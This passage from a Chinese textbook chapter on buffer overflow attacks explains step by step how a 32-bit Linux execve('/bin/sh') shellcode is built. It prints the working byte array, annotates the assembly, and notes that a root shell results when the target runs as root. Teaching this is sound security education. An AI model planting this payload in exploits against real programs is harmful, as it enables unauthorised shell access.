到目前为止, 已经学习了如何向目标程序的内存注入恶意代码以及如何触发恶意代码, 但还未提及如何编写恶意代码。假如攻击者有机会让目标程序运行一条指令, 他会选择什么指令呢? 如果阿拉丁故事里的精灵答应满足你的一个愿望, 你会许下什么愿望? 我的愿望是“每时每刻地满足我无穷无尽的愿望”。

攻击者们的愿望也是这样, 他们希望无论何时都能运行他们想要的命令。有一个命令能

够满足这个目标, 这就是 shell 程序。如果有机会注入运行 shell 程序的代码 (例如 /bin/sh), 就能获得 shell 提示符, 并在此后输入想要的任何指令。

4.6.1 用 C 语言编写一段恶意代码

下面用 C 语言编写一段恶意代码。下面的代码通过 execve() 系统调用执行一个 shell 程序。

```
#include <stddef.h>
void main()
{
  char *name[2];
  name[0] = "/bin/sh";
  name[1] = NULL;
  execve(name[0], name, NULL);
}
```

一个简单的想法是把以上代码编译成二进制文件, 然后保存在输入文件 badfile 中, 之后用 main() 函数的地址填充返回地址区域。这样一来, 当目标程序返回时, 它将跳转到上述代码的入口。然而, 这个想法是行不通的, 有以下几点原因。

(1) 加载器问题: 一个正常的程序在运行之前需要被加载进内存, 并且配置好它的运行环境。这些工作由操作系统加载器 (OS loader) 执行, 它负责配置内存 (例如栈和堆), 把程序复制进内存, 调用动态链接器链接需要的库函数, 等等。所有的初始化工作完成之后, main() 函数才会被触发。如果之前的任一步骤缺失, 程序将无法正确运行。在缓冲区溢出攻击中, 恶意代码并不是由操作系统加载的, 而是直接通过内存复制载入的。因此, 由于重要的初始化步骤缺失, 即使能够正确地跳转到 main() 函数的位置, 也无法运行这个 shell 程序。

(2) 代码中的 0: 字符串复制 (例如使用 strcpy() 函数) 在遇到 0 时会停止。当把上面的 C 语言代码编译成为二进制代码后, 二进制代码中至少会出现三处 0。

① 字符串“/bin/sh”末尾有一个 0。

② 程序中有两个 NULL, 也是 0。

③ name[0] 中的 0 是否转化为二进制中的 0 取决于编译环境。

4.6.2 构造 shellcode 的核心方法

鉴于上面的问题, 不能使用由 C 语言程序生成的二进制代码作为恶意代码, 需要直接用汇编语言来编写。为运行 shell 程序编写的汇编代码称作 shellcode [Wikipedia, 2017r]。shellcode 最核心的部分是使用 execve() 系统调用来执行“/bin/sh”。使用这个系统调用,

需要设置以下 4 个寄存器。

(1) eax 寄存器: 必须保存 11, 11 是 execve() 的系统调用号。

(2) ebx 寄存器: 必须保存命令字符串的地址 (如“/bin/sh”)。

(3) ecx 寄存器: 必须保存参数数组的地址, 在这个例子中, 数组的第一个元素指向字符串 “/bin/sh”, 第二个元素是 0, 标志着数组的末尾。

(4) edx 寄存器: 必须保存想要传给新程序的环境变量的地址。可以将其设成 0, 因为不想传递任何环境变量。

设置这 4 个寄存器并非难事, 难点在于数据的准备以及如何找到数据地址, 并且确保数据中没有 0。首先, 需要知道字符串“/bin/sh”的地址才能设置 ebx 的值。虽然能够利用缓冲区溢出把字符串放入栈中, 但是无法知道它在内存中的确切位置。在寻找地址的过程中, 为了避免猜测, 一个通用的方法是把字符串动态地压入栈中, 然后通过读取 esp 寄存器获知字符串的地址, 因为 esp 总是指向栈顶的。

其次, 为了确保完整的代码被复制进目标缓冲区, 代码中不能出现 0, 这是因为一些函数把 0 视作数据复制源的结尾。尽管程序中需要使用 0 值, 但不能让 0 在代码中出现。例如, 为了把 0 赋值到寄存器 eax 中, 如果使用 mov 指令, 将导致 0 出现在代码中。可以用另外一种方法来做这件事, 那就是使用“`xorl %eax, %eax` 让寄存器与自身做异或运算, 使寄存器的值变成 0。这条指令中没有 0。

4.6.3 一个 shellcode 示例的说明

编写 shellcode 有很多种途径, 更多详细内容可以查阅文献 [One, 1996] 以及一些网上文章。这里通过一个 shellcode 示例来展示其中一种途径, 代码如下。代码中已将机器指令放在一个数组中, 注释部分说明了每条机器指令相应的汇编语言代码。

```
shellcode= (
  "\x31\xc0"       # xorl    %eax,%eax
  "\x50"           # pushl   %eax
  "\x68""//sh"     # pushl   $0x68732f2f
  "\x68""/bin"     # pushl   $0x6e69622f
  "\x89\xe3"       # movl    %esp,%ebx       ← 给 %ebx 赋值
  "\x50"           # pushl   %eax
  "\x53"           # pushl   %ebx
  "\x89\xe1"       # movl    %esp,%ecx       ← 给 %ecx 赋值
  "\x99"           # cdq                     ← 给 %edx 赋值
  "\xb0\x0b"       # movb    $0x0b,%al       ← 给 %eax 赋值
  "\xcd\x80"       # int     $0x80           ← 调用 execve()
).encode('latin-1')
```

上述代码与之前的 C 语言程序目的一致, 即使用 execve() 系统调用来运行 /bin/sh。系统调用是通过“int $0x80”指令 (shellcode 代码中的最后一行指令) 实现的。执行这个系统调用前, 需要在上面提到的几个寄存器 (eax、 ebx、 ecx 和 edx) 中准备好参数。如果寄存器的值被正确设置, 执行“int $0x80”指令后, 系统调用 execve() 将开启一个 shell。如果目标程序以 root 权限运行, 那么将得到一个 root shell。

在详细分析 shellcode 之前, 需要知道执行 shellcode 之前栈的状态。图 4.8(a) 展示了漏洞函数返回之前栈的状态。返回过程中, 返回地址将从栈中弹出, esp 的值会增大 4 字节。图 4.8(b) 显示了更新后栈的状态。

现在开始逐句解读 shellcode, 理解它如何解决之前提到的难题。代码可以分为以下 4 个步骤。



图 4.8 函数返回前后栈指针的位置

第一步: 找到 “/bin/sh” 字符串在内存中的地址并设置 ebx。为了找到 “/bin/sh” 的地址, 需要把这个字符串压入栈中。由于栈从高地址向低地址生长, 并且一次只能压入 4 个字节, 因此需要把字符串分成 3 份, 每一份 4 个字节。同时, 需要把最后一份首先压入栈中。代码解释如下。

(1) xorl %eax,%eax: 对 eax 使用异或 (XOR) 操作将把它设置为 0, 避免在代码中出现0。

(2) pushl %eax: 把 0 压入栈中, 这代表字符串 “/bin/sh” 的结束。

(3) pushl $0x68732f2f: 把 “//sh” 压入栈中 (两个 / 是出于 4 个字节的需要; 两个 / 会被 execve() 系统调用视同一个 / 处理)。如果想运行 “/bin/zsh”, 可以在这里把 “//sh” 换成 “/zsh”, 汇编代码会变成“pushl $0x68737a2f”。

(4) pushl $0x6e69622f: 把 “/bin” 压入栈中。此时, “/bin/sh” 整个字符串都被压入栈中, esp 指向栈顶, 也就是字符串的开头位置。图 4.9(a) 显示了栈与寄存器的状态。

(5) movl %esp,%ebx: 把 esp 的内容放入 ebx。通过这条指令将字符串的地址保存到 ebx 寄存器中。

第二步: 找到 name 数组的地址并设置 ecx。下一步是找到 name 数组的地址。数组中存放了两个元素: name[0] 中存放的是 “/bin/sh” 的地址, name[1] 中存放的是空指针

(0)。使用同样的方法获取这个数组的地址。也就是说, 动态地在栈中构建数组, 然后使用栈指针得到它的地址。

(1) pushl %eax: 构建 name 数组的第二个元素。由于这个元素是 0, 因此简单地把 eax 压入这个位置, 因为 eax 保存的值依然是 0。

(2) pushl %ebx: 将 ebx 压入栈中, ebx 中保存了字符串 "/bin/sh'' 的地址, 也就是该地址变成了 name 数组的第一个元素值。此时, 整个 name 数组在栈中已经构建完毕, esp 指向数组首地址。

(3) movl %esp,%ecx: 将 esp 的值保存在 ecx 中, 现在 ecx 寄存器保存着 name 数组的首地址, 如图 4.9(b) 所示。

第三步: 将 edx 设为 0。 edx 寄存器应该被设置为 0。可以使用异或方法来清空 edx 寄存器, 但为了减少 1 字节的代码长度, 可以使用另外一个指令 "cdq''。这个单字节指令间接设置 edx 为 0。它将 eax 中的符号位 (第 31 位) 复制到 edx 的每一位上, 而 eax 的符号位是 0。

第四步: 调用 execve() 系统调用。调用一个系统调用需要两个指令。第一个指令是将系统调用号保存在 eax 中。 execve() 的系统调用号是 11 (十六进制为 0x0b)。指令 "movb $0x0b,%al" 把 al 寄存器设置成 11 (al 代表 eax 寄存器的低 8 位, eax 的其他位在进行异或操作时均被设为 0)。第二个指令 "int $0x80" 运行该系统调用。指令 int 意为中断, 一个中断将程序流程交付给中断处理程序。在 Linux 中, "int $0x80" 中断导致系统切换到内核, 并运行内核中相应的中断处理程序, 也就是系统调用处理程序。该机制用来实现系统调用。图 4.9(b) 显示了系统调用被执行之前栈与寄存器的状态。



图 4.9 shellcode 的运行